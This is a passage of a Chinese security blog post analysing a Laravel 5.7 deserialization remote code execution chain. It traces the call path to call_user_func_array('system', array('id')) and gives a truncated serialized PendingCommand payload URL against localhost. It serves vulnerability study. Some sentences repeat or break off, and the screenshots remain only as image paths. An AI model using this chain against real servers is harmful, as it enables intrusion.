



此时$concrete为Application，而$abstract为kernal，显然不满足，并且||右边$concrete明显不是闭包类的实例化，所以此时不满足Application实例化条件，此时继续F7







接下来将调用类Application中的call方法，即其父类Container中的call方法




其中第一个分支isCallableWithAtSign()判断回

其中第一个分支isCallableWithAtSign()判断回调函数是否为字符串并且其中含有"@",并且$defaultMethod默认为null，显然此时不满足if条件，即进入第二个分支，callBo



在callBoundMethod()函数中将调用call_user_func_array()函数来执行最终的命令，首先$callback为"system",参数为静态方法getMethodDependencies()函数的返回值，




在return处可以看到此时调用array_merge函数将$dependencies数组和$parameters数组进行合并，但是$dependencies数组为空，因此对我们要执行命令的参数不产生

```
call_user_func_array('system',array('id'))
```

此时run函数中$exitcode值即为命令的执行结果




3.攻击效果

payload■
http://localhost/laravel-5.7/public/index.php/index?code=O%3A44%3A%22Illuminate%5CFoundation%5CTesting%5CPendingCommand%22%3A4


参考

1.https://laworigin.github.io/2019/02/21/laravelv5-7%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96rce/
2.https://www.jianshu.com/p/a7838a89f2f9
3.https://learnku.com/docs/laravel/5.7/facades/2251
4.https://learnku.com/articles/12575/deep-analysis-of-the-laravel-service-container
5.https://laravel.com/docs/5.7/structure#the-tests-directory



上一篇：IO FILE 之劫持vtable... 下一篇：WASM格式化字符串攻击尝试

1. 0 条回复
   - 动动手指，沙发就是你的了！